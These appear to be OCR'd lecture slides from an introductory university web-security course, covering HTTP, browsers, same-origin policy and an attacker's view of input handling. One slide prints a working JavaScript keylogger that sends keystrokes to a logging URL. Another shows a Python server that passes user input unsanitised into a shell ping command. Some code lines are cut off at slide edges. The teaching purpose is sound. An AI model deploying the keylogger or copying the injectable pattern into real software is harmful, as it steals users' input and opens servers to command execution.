COMP6443 - WEEK 1

Web Application Security

WELCOME TO
COMP64{4,8}3

- 10 weeks, 5 topics across web security, hybrid teaching.
- 6443 introduces vulnerabilities, focuses on securing code
- 6483 deep dives, focus on breaking applications
- Assessment:
    - 0% Week 1 Self-Assessment
    - 50% Coursework
    - 10% Mid-Semester
    - 40% Final Exam
- Course contact: cs6443@cse.unsw.edu.au

A NOTE ON ETHICS / LEGALITY


- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
  - Respect the property of others and the university
  - Always abide by the law and university regulations
  - Be considerate of others to ensure everyone has an equal learning experience
- Always check that you have written permission before performing a security test on a system

PLEASE BE SUPER CAREFUL WHENEVER YOU’RE GENERATING NETWORK TRAFFIC

WHAT IS WEB SECURITY?

In the age of Electron, mobile WebViews and embedded Chromium, what does “web application” even mean?

EXAMPLE: SERVER-SIDE ISSUES



Hello Admin User

Welcome to Altoro Mutual Online


View Access Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

EXAMPLE: JS KEYLOGGER



```
<html>
<form>
<input type="password">
</form>
<script>
var keys='';
var url = 'http://127.0.0.1:3000/forum/system/keylogger.php?c=';

document.onkeypress = function(e) {
  get = window.event?event:e;
  key = get.keyCode?get.keyCode:get.charCode;
  key = String.fromCharCode(key);
  keys+=key;
}
window.setInterval(function(){
  if(keys.length>0) {
    new Image().src = url+keys;
    keys = '';
  }
}, 1000);
</script>
</html>
```

How much do you trust your browser to keep you safe?

WHAT IS WEB SECURITY?

CORPORATE CITIZENSHIP REMIX

1. Code exec on web server

2. AWS secret keys leaked, XL GPU instances mining crypto.

3. Website down for 30 mins


4. SQLi in web store, allowing purchases for $0.01

BRIEF REVIEW OF HTML/JS

This is core skill for this course. Ask if you get stuck.

HTML

- Each web page is an XML-like tree.
- HTML is made of elements
  - Attributes
  - Script
  - Styles
- HTML5 contains new elements allowing rich media
- Older elements (e.g. iframes) steadily seeing less use.




```
<html>
<h1>heading 1</h1>
<i>italic</i>
<form action="/test-location">
  <input type="text" name="blah"><br>
  <input type="submit">
</form>
</html>
```

BROWSER

- Client-side application to render web content: HTML, JS, dynamic content
- Behaviour not 100% identical
- Extremely complex

- Somewhat out-of-scope:
  - Embedded browsers
  - Mobile browsers
  - MSHTA




Name	Status	Type	Initiator	Size	T...	Waterfall
netsec/	200	docu...	Other	253 kB	2...	
runtime~Reddit.5e4d4fe1923...	200	script	/r/netsec/:2...	(disk ...	4...	
vendors~Chat~Governance...	200	script	/r/netsec/:2...	(disk ...	2...	
vendors~Reddit~Subreddit.4...	200	script	/r/netsec/:2...	(disk ...	5...	
Governance~Reddit~Subred...	200	script	/r/netsec/:2...	(disk ...	8...	
Governance~PostCreation~R...	200	script	/r/netsec/:2...	(disk ...	6...	
Reddit~StandalonePostPage...	200	script	/r/netsec/:2...	(disk ...	6...	
Governance~ModListing~Re...	200	script	/r/netsec/:2...	(disk ...	8...	
Governance~Reddit~reddit-c...	200	script	/r/netsec/:2...	(disk ...	6...	
Chat~Governance~Reddit.85...	200	script	/r/netsec/:2...	(disk ...	2...	
Governance~Reddit.358f1a9...	200	script	/r/netsec/:2...	(disk ...	9...	
Reddit.1c59902643a682faa9a...	200	script	/r/netsec/:2...	(disk ...	1...	

Q: How many requests does it take to get /r/netsec? A: 102.

HTTP


- Web traffic is (mostly) done via HTTP.
    - Resources referred to by URI
    - Not necessarily remote
    - Not necessarily "web"
- HTML/JS can allow users to send various HTTP requests
- Headers indicate various options to the web server
    - Cookies indicate session state
    - Logout vs real logout
- GET, POST, OPTIONS, HEAD, etc



```
GET / HTTP/1.1
Host: www.news.com.au
User-Agent: Mozilla/5.0 (X11; Linux x86_
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: nk=cbff3be2f2c7bfc3a136dadc01606
Upgrade-Insecure-Requests: 1
```

WEB SERVER


- Code exists on the web server to process user input
  - Not visible to the user
  - Before: PHP, Perl, cgi
  - Now: .NET, RoR, etc
- Proliferation of frameworks + framework complexity
  - Security often built-in
  - Vastly improved from good old days of PHP/MySQL
- Web Pages vs API’s
  - API Firewalls



```
def do_GET(s):
  bits = parse_qs(urlparse(s.path).query)
  print(bits)
  s.send_response(200)
  s.send_header("Content-type", "text/html")
  s.send_header("Cache-Control","max-age=0, no-c
  s.send_header("Expires","Thu, 01 Jan 1970 00:0
  s.send_header("Pragma", "no-cache")
  s.end_headers()
  if "ip" in bits.keys():
    os.system("ping -c 3 %s > output.txt" % bits
    f = open("output.txt","rb")
    s.wfile.write(f.read())
    f.close()
  else:
    f = open("ping.html","rb")
    s.wfile.write(f.read())
    f.close()
```

JAVASCRIPT

- Allows web pages to run dynamic code in a user’s browser
- Large ecosystem of third-party libraries
- Secured with (mostly) sandboxing in browsers
- NodeJS*



Line wrap ☐

```
<html>
<h1>heading 1</h1>
<i>italic!</i>
<script>
function msgbox()
{
alert(1);
}
</script>
<form action="/test-location">
  <input type="text" name="blah"><br>
  <input type="submit" onclick="msgbox()">
</form>
</html>

```


SAME ORIGIN POLICY

- An Origin is a resource identified by a URI
- A “page” (what you see) can have multiple origins
  - Resources loaded from elsewhere
  - Frames
- Restrictions apply:
  - Script from Origin 1 can generally send data to Origin 2
  - ... but cannot see the response
  - Script from Origin 1 cannot access data from Origin 2
- XMLHTTPRequest

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

HOW DO WE SECURE WEB APPS?


This is core skill for this course. Ask if you get stuck.



esc

THE “ATTACKER MINDSET”


- Some other good names:
  - Null byte
  - A PNG file
  - Newline
  - XML/JSON/SQL
  - OS Commands
  - Backticks (Unix)
  - Large/small names
  - Strange character sets



Please enter your name:

Alice

A THOUGHT EXPERIMENT




Search by image

Search Google with an image instead of text. Try dragging an image here.

Q: How would you attack an image upload?

BASIC REQUEST AUTOMATION



```
#!/usr/bin/env python3

import requests

for i in range(0,5):
  r = requests.get("http://localhost:8000/page2.html?asdfasfd=%d" % i)
  print(r.text)
~
```


You need to be able to automate requests for this course.

INPUT SANITISATION

Assume your users are doing what we've just done.

Understand what is visible to your user.


UNDERSTANDING YOUR ENVIRONMENT



USENIX Enigma 2016 - NSA TAO Chief on Disrupting Nation State Hackers
https://www.youtube.com/watch?v=bDJb8WOJYdA

THE SAGA OF LEFT-PAD

MODERN WEB COMPLEXITY AND YOU



{* SOFTWARE *}

How one developer just broke Node, Babel and thousands of projects in 11 lines of JavaScript

Code pulled from NPM – which everyone was using

Chris Williams, Editor in Chief Wed 23 Mar 2016 // 01:24 UTC

UPDATED Programmers were left staring at broken builds and failed installations on Tuesday after someone toppled the Jenga tower of JavaScript.

A couple of hours ago, Azer Koçulu unpublished more than 250 of his modules from NPM, which is a popular package manager used by JavaScript projects to install dependencies.

https://www.theregister.com/2016/03/23/npm_left_pad_chaos/

Q: What prevents anyone from uploading malware to package repositories?

WHY IS WEBSEC ~~HARD~~ NEAR-IMPOSSIBLE

?

- Near-infinite complexity (users, technology, inputs)
- Generally untrusted environment
- Critical always-on functionality
- Increasingly modular programming / framework proliferation
- Rapidly evolving techniques

WEEK 1 (NON-ASSESSABLE) SELF-TEST

- Are you able to set up a web server, and successfully have it serve simple dynamic content?

- Are you able to somehow intercept web traffic from a browser, and tamper with a web request?

- Do you know the difference between server-side and client-side content?

Please call out if you get stuck.
Support one another, your tutors are here to help!

REFERENCE: TOOLS OF THE TRADE

- Python (www.python.org)
  - requests
  - http.server
  - Not mandatory, use whatever you like.
- Burpsuite, or an equivalent proxy, e.g.
  - OWASP Zap
  - Fiddler
- Your browser’s developer tools
